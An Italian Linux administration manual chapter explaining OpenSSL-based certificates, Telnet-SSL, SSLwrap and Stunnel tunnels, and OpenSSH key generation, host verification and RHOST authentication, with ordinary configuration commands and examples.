Di solito, le applicazioni che incorporano le funzionalità SSL attraverso le librerie di OpenSSL, consentono l'uso dell'opzione '**-z**', alla quale va aggiunto un argomento. La tabella 44.71 mostra sinteticamente l'uso di questa opzione aggiuntiva.

Figura 44.71. Alcune opzioni comuni ai programmi che usano le librerie di OpenSSL.

Opzione	Descrizione
`-z ssl`	Utilizza esclusivamente il protocollo SSL.
`-z secure`	Se fallisce la negoziazione SSL non passa a una connessione normale.
`-z verify=`***n***	Definisce il livello di verifica della certificazione.
`-z cert=`***file***	Definisce il file contenente il certificato.
`-z key=`***file***	Definisce il file contenente la chiave privata RSA.
`-z cipher=`***elenco***	Definisce l'elenco di algoritmi crittografici preferiti.

44.6.3 Certificati dei servizi

«

In generale, per attivare un servizio che consente l'utilizzo del protocollo SSL, occorre che questo disponga di una chiave privata e di un certificato. In particolare, il certificato dovrebbe essere ottenuto da un'autorità di certificazione, ma in mancanza di questo lo si può creare in proprio. I programmi in questione, dal momento che offrono un servizio in modo autonomo, hanno la necessità di accedere alla chiave privata, senza poter interrogare l'amministratore. Di conseguenza, tale chiave non può essere protetta e di solito viene creato un file unico sia per la chiave privata, sia per il certificato.

Il file contenente il certificato e la chiave, ha solitamente un nome corrispondente a quello dell'applicazione, con l'aggiunta dell'estensione '`.pem`', collocato normalmente nella directory '`/etc/ssl/`

`certs/'`, o in un'altra simile. Supponendo che la directory da utilizzare sia proprio questa, si può generare in proprio il certificato dell'applicazione «prova», incorporando anche la chiave privata, nel modo seguente:

```
# cd /etc/ssl/certs [Invio]

# openssl req -new -x509 -nodes -out prova.pem ↩
↪         -keyout prova.pem [Invio]

# chmod 0600 prova.pem [Invio]

# ln -s prova.pem ↩
↪       `openssl x509 -noout -hash -in prova.pem`.0 [Invio]
```

Dal momento che deve essere creata una chiave privata non protetta, altrimenti il servizio non potrebbe funzionare, il file che si genera non deve avere alcun permesso di accesso per gli utenti estranei, esattamente come si vede nell'esempio.

Dal momento che si tratta di un certificato che serve a identificare un servizio, il campo ***CN*** deve contenere il nome a dominio completo attraverso il quale vi si accede.

Di solito, la directory in cui vengono collocati i certificati di questi servizi, non dipende dalla configurazione di OpenSSL. In effetti, a parte il problema di crearli, questi vengono poi gestiti dai servizi stessi: sono questi servizi che eventualmente devono essere configurati per poter ritrovare i loro certificati.

44.6.4 Telnet-SSL

«

Esiste anche una versione di Telnet in grado di utilizzare il tunnel SSL.[16] In generale non c'è alcun problema di configurazione, a parte la necessità di disporre di un certificato, completo di chiave privata in chiaro, rappresentato di solito dal file '`telnetd.pem`', che dovrebbe essere generato automaticamente dal programma di installazione e inserito probabilmente nella directory '`/etc/ssl/certs/`'. Eventualmente, questo file (e il collegamento simbolico relativo) può essere ricostruito attraverso i comandi già visti all'inizio del capitolo.

Una volta installato il demone '**`in.telnetd`**' e il programma cliente '**`telnet`**' nella versione SSL, non serve altro. Al massimo, è il caso di verificare che il cliente sia in grado di connettersi con un servizio SSL. Il modo migliore è quello di farlo attraverso un altro servizio basato su SSL di cui si è già sicuri. L'esempio seguente mostra una connessione con un servente HTTPS, dal quale si preleva la pagina di ingresso al sito; si osservi in particolare l'uso dell'opzione '**`-z ssl`**' per utilizzare espressamente il protocollo SSL:

```
$ telnet -z ssl dinkel.brot.dg https [Invio]

GET / HTTP/1.0 [Invio]

[Invio]
```

```
HTTP/1.1 200 OK
Date: Fri, 03 Dec 1999 16:42:41 GMT
Server: Apache/1.3.3 Ben-SSL/1.29 (Unix) Debian/GNU
Connection: close
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<HTML>
 <HEAD>
  <TITLE>Index of /</TITLE>
 </HEAD>
 <BODY>
<H1>Index of /</H1>
...
</BODY></HTML>
Connection closed by foreign host.
```

È interessante notare che la connessione TELNET cifrata via SSL può essere negoziata anche attraverso la porta 23 normale. In alternativa, si può distinguere l'avvio del servente TELNET, nell'ambito della configurazione del supervisore dei servizi di rete, in modo da usare o meno la comunicazione cifrata. L'esempio seguente si riferisce a Inetd, con il file '`/etc/inetd.conf`':


```
…
telnet   stream tcp nowait root /usr/sbin/tcpd  /usr/sbin/in.telnetd
telnets  stream tcp nowait root /usr/sbin/tcpd  /usr/sbin/in.telnetd -z secure
…
```

44.6.5 SSLwrap

SSLwrap[17] è un tunnel SSL/TLS che si inserisce al di sopra di servizi già esistenti che però non sono in grado di gestire direttamente questa funzionalità. In altri termini si tratta di un proxy che, ricevendo

connessioni attraverso le porte SSL/TLS, ripete le richieste ai servizi reali attraverso le porte normali.

Figura 44.74. Principio di funzionamento di SSLwrap.



La figura 44.74 mostra schematicamente un esempio di ciò che avviene. In particolare si vede l'uso delle porte, dove i numeri 1046 e 1053 sono solo un esempio di porte non privilegiate, utilizzate dinamicamente.

Da quanto espresso si dovrebbe intendere anche che SSLwrap può funzionare in un elaboratore distinto rispetto a quello che ospita i servizi per i quali è stato attivato. Naturalmente, nel tragitto che collega SSLwrap al servizio reale, i dati viaggiano in chiaro.

Un effetto collaterale dell'utilizzo di SSLwrap sta nel fatto che i servizi reali si trovano a comunicare sempre con lo stesso nodo, senza sapere da dove vengono realmente le richieste di connessione e senza poter applicare alcuna politica di filtro. SSLwrap è in grado di funzionare sia attraverso il controllo del supervisore dei servizi di rete, sia in modo indipendente; tuttavia, attraverso il supervisore dei servizi di rete e poi anche il TCP wrapper è possibile attuare le consuete politiche di filtro e di controllo degli accessi, anche attraverso il protocollo IDENT.

SSLwrap si compone dell'eseguibile '**sslwrap**', il quale svolge il ruolo di demone, autonomo o sottoposto al controllo del supervisore dei servizi di rete.

```
sslwrap [opzioni] -port porta-servizio-originale ↩
↪       [-accept porta-servizio-ssl]
```

Lo schema sintattico mostra in particolare l'uso obbligato dell'opzione '**-port**', con la quale si specifica la porta del servizio originale, a cui ridirigere le richieste che invece provengono dalla porta SSL corrispondente. Si vede anche che l'opzione '**-accept**' permette di stabilire il numero di porta SSL da utilizzare per attendere le richieste; porta che non va indicata se si opera attraverso il controllo del supervisore dei servizi di rete (perché in tal caso i dati provengono dallo standard input).

In condizioni normali, si presume che il servizio standard sia collocato nello stesso nodo in cui è in funzione SSLwrap, per cui si intende implicitamente che si tratti di 127.0.0.1. Diversamente si deve utilizzare l'opzione '**-addr**'.

La tabella 44.75 elenca le opzioni più importanti della riga di comando di '**sslwrap**'.

Tabella 44.75. Alcune opzioni della riga di comando di '**sslwrap**'.

Opzione	Descrizione
`-addr` ***indirizzo-ip***	Indirizzo IP del servizio originale.

Opzione	Descrizione
`-port` ***porta***	Porta del servizio originale.
`-accept` ***porta***	Porta SSL per ricevere le richieste.
`-verify`	Attiva la verifica del certificato della controparte.
`-Verify`	La controparte deve avere un certificato valido.
`-cert` ***file***	Certificato in formato PEM.
`-key` ***file***	Chiave privata in formato PEM (se non è già nel certificato).
`-without_pid`	Non crea il file contenente il numero del processo.

È probabile che la propria distribuzione sia organizzata in modo tale da configurare interattivamente il funzionamento di SSLwrap, aggiornando il file '`/etc/inetd.conf`' (nel caso si utilizzi Inetd come supervisore dei servizi di rete), oppure predisponendo gli script necessari nell'ambito della procedura di inizializzazione del sistema. Tuttavia, vale la pena di vedere ugualmente cosa si dovrebbe fare intervenendo manualmente.

Qui si presume che si utilizzi un certificato unico, completo di chiave privata, corrispondente al file '`/etc/ssl/certs/sslwrap.pem`'.

Nel caso del funzionamento sotto il controllo del supervisore dei servizi di rete, basta modificare il file '`/etc/inetd.conf`' aggiungendo le righe seguenti, che qui appaiono tutte spezzate a metà per motivi tipografici:

```
https           stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 80  -without_pid
```

```
ssmtp           stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 25  -without_pid
nntps           stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 119 -without_pid
telnets         stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 23  -without_pid
imaps           stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 143 -without_pid
ircs            stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 194 -without_pid
pop3s           stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 110 -without_pid
ftps-data       stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 20  -without_pid
ftps            stream  tcp     nowait  root    /usr/sbin/tcpd    ↩
↪/usr/sbin/sslwrap  -cert /etc/ssl/certs/sslwrap.pem -port 21  -without_pid
```

Naturalmente, non è necessario attivare tutti i presunti servizi SSL, eventualmente commentando le righe che non servono.[18] Inoltre, nel caso che i servizi reali si trovino in un altro elaboratore, si può aggiungere l'opzione '**`-addr`**', come già descritto.

Per utilizzare '**`sslwrap`**' come demone autonomo, si può usare un comando simile a quello seguente, che si riferisce al caso del protocollo HTTPS:

```
# sslwrap -cert /etc/ssl/certs/sslwrap.pem -port 80 ↩
↪         -accept 443 & [Invio]
```

Logicamente, questo e altri comandi simili per gli altri servizi SSL vanno messi convenientemente in uno script adatto alla procedura di inizializzazione del sistema.

44.6.6 Stunnel

Stunnel[19] è un tunnel SSL/TLS che si inserisce al di sopra di servizi già esistenti che però non sono in grado di gestire direttamente questa funzionalità. Ma in aggiunta a quanto fa già SSLwrap, può

essere usato anche per la funzionalità opposta, a vantaggio di un cliente che non è in grado di gestire da solo il protocollo SSL/TLS. In particolare, Stunnel non può essere messo sotto il controllo del supervisore dei servizi di rete, mentre può controllare i programmi che lo stesso supervisore dei servizi di rete gestisce.

Stunnel si compone dell'eseguibile '**`stunnel`**', che svolge il ruolo di demone autonomo, in grado di contattare un servizio già in ascolto di una porta TCP o di avviare un programma come fa il supervisore dei servizi di rete.

```
stunnel [opzioni]
```

Tabella 44.77. Alcune opzioni della riga di comando di '**`stunnel`**'.

Opzione	Descrizione
`-c`	Modalità «cliente»: il cliente si connette in chiaro e il servizio originale è SSL/TLS.
`-T`	Proxy trasparente, quando il sistema lo consente.
`-p` *file*	Certificato in formato PEM, il quale però non si usa nella modalità «cliente».
`-v [1|2|3]`	Attiva la verifica del certificato.
`-v 1`	Verifica il certificato della controparte se presente.
`-v 2`	Verifica il certificato della controparte.

Opzione	Descrizione
`-v 3`	Verifica la controparte con i certificati disponibili localmente.
`-a` ***directory***	Directory contenente i certificati per la verifica '**`-v 3`**'.
`-d` ***porta***	Porta di ascolto per le richieste di connessione.
`-l` ***programma*** [`--` ***argomenti***]	Avvio di un programma compatibile con il supervisore dei servizi di rete.
`-r` [***indirizzo-ip*** `:`] ***porta***	Servizio remoto da contattare.

Stunnel non ha una destinazione di utilizzo ben precisa, per cui occorre decidere prima cosa farne e quindi intervenire in modo appropriato nella configurazione del sistema. In generale, trattandosi di un demone che può funzionare solo in modo autonomo, non si deve intervenire nella configurazione del supervisore dei servizi di rete; al massimo si possono predisporre degli script per la procedura di inizializzazione del sistema. Vengono mostrati alcuni esempi, tenendo conto che il certificato riferito al servente si trova nel file '`/etc/ssl/certs/stunnel.pem`'.

- `# stunnel -p /etc/ssl/certs/stunnel.pem -d 443 -r 80` [*Invio*]

  In questo caso, molto semplice, si avvia il demone in modo da dare al servizio HTTP locale la possibilità di essere raggiunto attraverso il protocollo HTTPS. In pratica, il demone resta in ascolto della porta locale 443, per connessioni SSL/TLS, funzionando come proxy nei confronti della porta locale 80, con la quale la comunicazione avviene in chiaro.

- # **stunnel -p /etc/ssl/certs/stunnel.pem -d 443 ↩**
  ↪ **-r 192.168.1.2:80** [*Invio*]

  Come nell'esempio precedente, ma il servizio HTTP si trova in un nodo preciso, 192.168.1.2, il quale si presume essere diverso da quello locale.

- # **stunnel -c -d 80 -r 192.168.1.5:443** [*Invio*]

  Il demone funziona in modalità cliente in attesa di connessioni in chiaro attraverso la porta locale 80, mentre contatta per converso la porta 443, nel nodo 192.168.1.5, utilizzando in questo caso la crittografia SSL/TLS.

- # **stunnel -p /etc/ssl/certs/stunnel.pem -d 993 ↩**
  ↪ **-l /usr/sbin/imapd -- imapd** [*Invio*]

  Il demone resta in ascolto della porta 993 (IMAPS) e utilizza lo standard output per comunicare con una copia di '**imapd**', in chiaro. Si osservi la necessità di ripetere il nome del demone '**imapd**' come primo argomento dello stesso.

- # **stunnel -p /etc/ssl/certs/stunnel.pem -d 993 ↩**
  ↪ **-l /usr/sbin/tcpd -- /usr/sbin/imapd** [*Invio*]

  Come nell'esempio precedente, ma aggiungendo il controllo da parte del TCP wrapper.

44.7 OpenSSH

«

Secure Shell, ovvero SSH, è software proprietario, benché non lo fosse all'inizio della sua storia. Dai sorgenti originali di Secure Shell, delle edizioni originariamente «libere», si sono sviluppati diversi lavori alternativi, in cui sono stati eliminati in particolare gli algoritmi crittografici più problematici da un punto di vista legale.

Tra questi lavori alternativi spicca quello conosciuto come OpenSSH,[20] che ha mantenuto molte affinità con il software originale di Secure Shell.

OpenSSH può gestire due tipi diversi di protocolli SSH, identificati come versione 1 e versione 2. In generale si considera più sicura la versione 2, ma esistono ancora molti programmi clienti che sono in grado di comunicare solo con la prima versione.

L'utilizzo di una o dell'altra versione ha delle conseguenze nella configurazione e nel modo di generare le chiavi; pertanto, negli esempi si cerca di richiamare l'attenzione a tale riguardo.

44.7.1 Preparazione delle chiavi

La prima cosa da fare per attivare e utilizzare OpenSSH è la creazione della coppia di chiavi pubblica e privata per il servente, cosa che si ottiene con l'ausilio del programma '**`ssh-keygen`**'. Queste chiavi vanno memorizzate normalmente nei file '`/etc/ssh/ssh_host_key`' e '`/etc/ssh/ssh_host_key.pub`', dove in particolare la chiave privata (il primo dei due file) non deve essere protetto con una parola d'ordine.

Dal momento che questa coppia di chiavi viene realizzata in modo diverso a seconda del protocollo SSH usato, può essere conveniente predisporre tre coppie di file: '`/etc/ssh/ssh_host_key[.pub]`' per una coppia RSA adatta al protocollo 1; '`/etc/ssh/ssh_host_rsa_key[.pub]`' e '`/etc/ssh/ssh_host_dsa_key[.pub]`' per una coppia RSA e DSA adatte al protocollo 2.

Eventualmente può essere necessario creare un'altra coppia di file anche nei clienti che intendono sfruttare un'autenticazione RHOST+RSA, anche in questo caso, senza parola d'ordine. Infine, ogni utente che vuole utilizzare un'autenticazione RSA pura e semplice deve generare una propria coppia di chiavi, proteggendo possibilmente la chiave privata con una parola d'ordine.

Quando si creano coppie di chiavi da collocare nell'ambito della propria directory personale, se ne prepara solitamente una coppia sola, decidendo implicitamente la versione del protocollo SSH che poi deve essere usato per quello scopo.

Il modello sintattico complessivo di '**`ssh-keygen`**' è molto semplice e si può riassumere così:

```
ssh-keygen [opzioni]
```

Il suo scopo è quello di generare e modificare una coppia di chiavi in altrettanti file distinti: uno per la chiave privata, che eventualmente può essere anche cifrata, e uno contenente la chiave pubblica, a cui generalmente viene aggiunta l'estensione '`.pub`'.

La cifratura della chiave privata viene fatta generalmente perché questa non possa essere rubata; infatti, se non si utilizza questa precauzione, occorre fare in modo che nessuno possa riuscire a raggiungere il file in lettura. In pratica, una chiave privata di un utente comune, **deve** essere sempre cifrata, perché l'utente '**`root`**' potrebbe accedere al file corrispondente.

La coppia di chiavi che si genera, sia nel file della parte privata, sia in quello della parte pubblica, può contenere un commento utile ad annotare lo scopo di quella chiave. Convenzionalmente, viene generato automaticamente un commento corrispondente all'indirizzo di posta elettronica dell'utente che l'ha generata.

In corrispondenza della creazione di una chiave, viene generato anche il file '`~/.ssh/random_seed`', che serve come supporto alla creazione di chiavi sufficientemente «casuali». Ogni volta che lo stesso utente genera una nuova chiave, il vecchio file '`~/.ssh/random_seed`' viene riutilizzato e aggiornato di conseguenza.

Il file '`~/.ssh/random_seed`' e quelli delle chiavi private, devono essere accessibili solo all'utente proprietario.

Segue l'elenco delle opzioni più comuni:

`-b` ***n_bit***	permette di definire la dimensione della chiave in bit, tenendo conto che la dimensione minima è di 768 bit, mentre il valore predefinito è di 2048, ritenuto sufficiente per un livello di sicurezza normale;
`-f` ***file***	permette di definire esplicitamente il nome del file della chiave privata da generare, dove poi il nome della chiave pubblica è ottenuto semplicemente con l'aggiunta dell'estensione '`.pub`';
`-p`	consente di modificare la parola d'ordine che protegge una chiave privata già esistente, in modo interattivo;

`-N` ***parola_d'ordine***	permette di indicare la parola d'ordine da usare per proteggere la chiave privata nella riga di comando;

`-t rsa1`
`-t rsa`
`-t dsa`
	permette di specificare il tipo di chiavi da generare, tenendo conto che il tipo '**`rsa1`**' è utilizzabile solo per la versione 1 del protocollo SSH, mentre gli altri due tipi sono adatti alla versione 2.

A seconda del tipo di chiavi che si generano, i file predefiniti hanno un nome differente, allo scopo di consentire la gestione simultanea di tutti i tipi di chiave disponibili:

'`~/.ssh/identity`' '`~/.ssh/identity.pub`'	per una coppia di chiavi RSA adatta alla versione 1 del protocollo SSH;
'`~/.ssh/id_rsa`' '`~/.ssh/id_rsa.pub`'	per una coppia di chiavi RSA adatta alla versione 2 del protocollo SSH;
'`~/.ssh/id_dsa`' '`~/.ssh/id_dsa.pub`'	per una coppia di chiavi DSA adatta alla versione 2 del protocollo SSH.

Una volta installato OpenSSH, se si intende far funzionare il servente in modo da accettare tutti i tipi di protocollo, vanno create le varie coppie di chiavi nella directory '`/etc/ssh/`', attraverso i passaggi seguenti. In particolare, si osservi che non si possono proteggere le chiavi private con una parola d'ordine, altrimenti il servente non potrebbe lavorare in modo autonomo.

`# ssh-keygen -t rsa1 ↩`
`↪-f /etc/ssh/ssh_host_key ↩`
`↪-N ''` [*Invio*]
	Crea la coppia di chiavi RSA per la versione 1 del protocollo, nei file '`/etc/ssh/ssh_host_key`' e '`/etc/ssh/ssh_host_key.pub`'.

`# ssh-keygen -t rsa ↩`
`↪-f /etc/ssh/ssh_host_rsa_key ↩`
`↪-N ''` [*Invio*]
	Crea la coppia di chiavi RSA per la versione 2 del protocollo, nei file '`/etc/ssh/ssh_host_rsa_key`' e '`/etc/ssh/ssh_host_rsa_key.pub`'.

`# ssh-keygen -t dsa ↩`
`↪-f /etc/ssh/ssh_host_dsa_key ↩`
`↪-N ''` [*Invio*]
	Crea la coppia di chiavi DSA per la versione 2 del protocollo, nei file '`/etc/ssh/ssh_host_dsa_key`' e '`/etc/ssh/ssh_host_dsa_key.pub`'.

Naturalmente, se lo si desidera, si può usare anche l'opzione '**-b**' per specificare una lunghezza della chiave diversa dal valore predefinito.

L'utente comune che desidera creare le proprie coppie di chiavi, per utilizzare poi delle forme di autenticazione basate sul riconoscimento delle chiavi stesse, può agire secondo i passaggi seguenti, avendo cura di definire una parola d'ordine per proteggere le chiavi private. Si osservi che non viene indicato il nome dei file, perché si fa ri-

ferimento alle collocazioni predefinite. Naturalmente, anche in questo caso l'utente può usare l'opzione '**-p**' se intende ottenere una dimensione particolare della chiave.

# **ssh-keygen -t rsa1** [*Invio*]	Crea la coppia di chiavi RSA per la versione 1 del protocollo, nei file predefiniti '`~/.ssh/identity`' e '`~/.ssh/identity.pub`'.
# **ssh-keygen -t rsa** [*Invio*]	Crea la coppia di chiavi RSA per la versione 2 del protocollo, nei file predefiniti '`~/.ssh/id_rsa`' e '`~/.ssh/id_rsa.pub`'.
# **ssh-keygen -t dsa** [*Invio*]	Crea la coppia di chiavi DSA per la versione 2 del protocollo, nei file predefiniti '`~/.ssh/id_dsa`' e '`~/.ssh/id_dsa.pub`'.

44.7.2 Verifica dell'identità dei serventi

«

Nei clienti è possibile predisporre il file '`/etc/ssh/ssh_known_hosts`' con l'elenco delle chiavi pubbliche dei serventi a cui ci si collega frequentemente. In aggiunta, ogni utente dei clienti può avere il proprio file '`~/.ssh/known_hosts`', per le chiavi pubbliche che non siano già presenti nel file '`/etc/ssh/ssh_known_hosts`'.

Quando un cliente si collega la prima volta a un servente OpenSSH, se la sua chiave pubblica non è già stata inserita nel file '`/etc/ssh/`

`ssh_known_hosts`', viene proposto all'utente di aggiungere quella chiave pubblica nel file '`~/.ssh/known_hosts`'.

```
The authenticity of host 'dinkel.brot.dg (192.168.1.1)' can't be established.
RSA key fingerprint is dc:16:d5:2b:20:c5:2b:7b:69:1c:72:cc:d1:26:99:8b.
Are you sure you want to continue connecting (yes/no)?
```

`yes` [*Invio*]

```
Host 'dinkel.brot.dg' added to the list of known hosts.
```

In un secondo momento, se per qualche motivo la chiave di un servente, già conosciuta in precedenza da un cliente (attraverso il file '`/etc/ssh/ssh_known_hosts`', oppure attraverso i file '`~/.ssh/known_hosts`'), dovesse essere cambiata, tale cliente non riconoscerebbe più il servente e avviserebbe l'utente:

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now
(man-in-the-middle attack)!
It is also possible that the RSA host key has just been
changed. The fingerprint for the RSA key sent by the remote
host is
dc:16:d5:2b:20:c5:2b:7b:69:1c:72:cc:d1:26:99:8b.
Please contact your system administrator.
Add correct host key in /home/tizio/.ssh/known_hosts to get
rid of this message. Offending key in
/home/tizio/.ssh/known_hosts:6
RSA host key for localhost has changed and you have
requested strict checking. Host key verification failed.
```

In questo caso, come suggerisce il messaggio, è sufficiente modifi-

care il file '`~/.ssh/known_hosts`' alla sesta riga, per fare in modo che questo contenga il riferimento alla nuova chiave pubblica del servente.

Volendo intervenire a mano in questo file ('`~/.ssh/known_hosts`' o '`/etc/ssh/ssh_known_hosts`'), conviene conoscere come questo è organizzato. Il file può contenere commenti, rappresentati dalle righe che iniziano con il simbolo '**#**', righe vuote, che vengono ignorate ugualmente; per il resto si tratta di righe contenenti ognuna l'informazione sulla chiave pubblica di un servente particolare. Queste righe significative sono composte in uno dei modi seguenti, dove i vari elementi sono separati da uno o più spazi.

nodo lunghezza_della_chiave esponente modulo

nodo tipo_di_chiave chiave_pubblica

Tanto per fare un esempio, l'ipotetico elaboratore *linux.brot.dg* potrebbe richiedere la riga seguente (abbreviata per motivi tipografici) per una chiave RSA adatta al protocollo SSH versione 1:

```
…
roggen.brot.dg 1024 35 136994665376544565821…04907660021407562333675433
…
```

Oppure, potrebbe trattarsi di una riga simile a quella seguente per una chiave RSA adatta al protocollo SSH versione 2:

```
…
roggen.brot.dg ssh-rsa AAAAB3NzaC1yc2EAAAAB…IwAAAgEAnhvScnWn3hCXk7W90=
…
```

Evidentemente, data la dimensione delle chiavi, è improbabile che

queste vengano ricopiate attraverso la digitazione diretta. Questi dati vengono ritagliati normalmente dal file della chiave pubblica a cui si riferiscono. A titolo di esempio, i file delle chiavi pubbliche corrispondenti a quanto già mostrato, avrebbero potuto essere composti dalla riga:

```
…
1024 35 136994665376544565821…04907660021407562333675433 root@roggen.brot.dg
…
```

oppure:

```
…
ssh-rsa AAAAB3NzaC1yc2EAAAAB…IwAAAgEAnhvScnWn3hCXk7W90= root@roggen.brot.dg
…
```

Comunque, quando si vuole intervenire nel file ‘`/etc/ssh/ssh_known_hosts`’, anche se questa operazione può avvenire solo in modo manuale, rimane sempre la possibilità di ottenere la prima volta l’aggiornamento automatico del file ‘`~/.ssh/known_hosts`’, dal quale poi si può tagliare e incollare quanto serve nel file ‘`/etc/ssh/ssh_known_hosts`’, senza altre modifiche.

44.7.3 Autenticazione RHOST

L’autenticazione RHOST, come già accennato, è un metodo semplice e insicuro di autenticare l’accesso attraverso la tecnica dei file ‘`/etc/hosts.equiv`’ e ‘`~/.rhosts`’ già utilizzata da ‘**`rlogin`**’. In alternativa a questi file, OpenSSH può utilizzare la coppia ‘`/etc/ssh/shosts.equiv`’ e ‘`~/.shosts`’, in modo da poter essere configurato indipendentemente da ‘**`rlogin`**’ e ‘**`rsh`**’.

Perché questa tecnica di autenticazione possa essere utilizzata, è necessario configurare ‘**`sshd`**’, ovvero il demone di OpenSSH. Diver-

samente, in modo predefinito, l'autenticazione RHOST non viene concessa.

È bene sottolineare l'accesso facilitato basato sull'autenticazione RHOST è assolutamente sconsigliabile e la sua disponibilità si giustifica solo per motivazioni storiche collegate all'uso di programmi come Rsh. In ogni caso, occorre considerare che OpenSSH non consente di usare questo sistema di autenticazione se i permessi di accesso ai file di configurazione relativi non sono abbastanza ristretti. Pertanto, il più delle volte, quando si tenta di sfruttare il sistema RHOST, l'autenticazione fallisce.

L'esempio seguente mostra il contenuto del file '`/etc/ssh/shosts.equiv`', oppure di '`/etc/hosts.equiv`', di un elaboratore per il quale si vuole consentire l'accesso da parte di *dinkel.brot.dg* e di *roggen.brot.dg*.

```
dinkel.brot.dg
roggen.brot.dg
```

In questo modo, gli utenti dei nodi *dinkel.brot.dg* e *roggen.brot.dg* possono accedere al sistema locale senza la richiesta formale di alcuna identificazione, purché esista per loro un utente con lo stesso nome.

L'elenco di nodi equivalenti può contenere anche l'indicazione di utenti particolari, per la precisione, ogni riga può contenere il nome di un nodo seguito eventualmente da **uno spazio** e dal nome di un utente. Si osservi l'esempio seguente:

```
dinkel.brot.dg
roggen.brot.dg
dinkel.brot.dg tizio
dinkel.brot.dg caio
```

Come nell'esempio precedente, viene concesso agli utenti dei nodi *dinkel.brot.dg* e *roggen.brot.dg* di accedere localmente attraverso lo stesso nominativo utilizzato nei sistemi remoti. In aggiunta a questo, però, viene concesso agli utenti '**`tizio`**' e '**`caio`**' del nodo *dinkel.brot.dg*, di accedere identificandosi con il nome di qualunque utente, senza la richiesta di alcuna parola d'ordine.

Si può intuire che fare una cosa del genere significa concedere a tali utenti privilegi simili a quelli che ha l'utente '**`root`**'. In generale, tali utenti non dovrebbero essere in grado di utilizzare UID molto bassi, comunque ciò non è un buon motivo per configurare in questo modo il file '`/etc/ssh/shosts.equiv`' o '`/etc/hosts.equiv`'.

Indipendentemente dal fatto che il file '`/etc/ssh/shosts.equiv`', oppure '`/etc/hosts.equiv`', sia presente o meno, ogni utente può predisporre il proprio file '`~/.shosts`', oppure '`~/.rhosts`'. La sintassi di questo file è la stessa di '`/etc/ssh/shosts.equiv`' (e di '`/etc/hosts.equiv`'), ma si riferisce esclusivamente all'utente che predispone tale file nella propria directory personale.

In questo file, l'indicazione di utenti precisi è utile e opportuna, perché quell'utente potrebbe disporre di nominativi-utente differenti sui nodi da cui vuole accedere.

```
dinkel.brot.dg tizi
roggen.brot.dg tizio
```

L'esempio mostra l'indicazione precisa di ogni nominativo-utente dei nodi che possono accedere senza richiesta di identificazione.[21]

44.7.4 Autenticazione RHOST sommata al riconoscimento della chiave pubblica

«

L'autenticazione RHOST può essere sommata a quella del riconoscimento della chiave pubblica, utilizza gli stessi file già visti nell'autenticazione RHOST normale, ma in più richiede che il cliente sia riconosciuto. Perché ciò avvenga, occorre che il cliente abbia una propria chiave, cioè abbia definito la coppia di file '`/etc/ssh/ssh_host_key`' e '`/etc/ssh/ssh_host_key.pub`', e che la sua parte pubblica sia annotata nel file '`/etc/ssh/ssh_known_hosts`' del servente, oppure nel file '`~/.ssh/known_hosts`' riferito all'utente che dal cliente vuole accedere.

In generale, non è necessario questo tipo di autenticazione mista, la quale di solito è anche disabilitata in modo predefinito. Infatti, è sufficiente che sia disponibile un'autenticazione basata sul controllo della chiave pubblica, senza altre restrizioni.

44.7.5 Autenticazione basata sul controllo della chiave pubblica

«

L'autenticazione basata sul controllo della chiave pubblica, pura e semplice, permette di raggiungere un livello di garanzia ulteriore. Per il suo utilizzo, l'utente deve creare una propria coppia

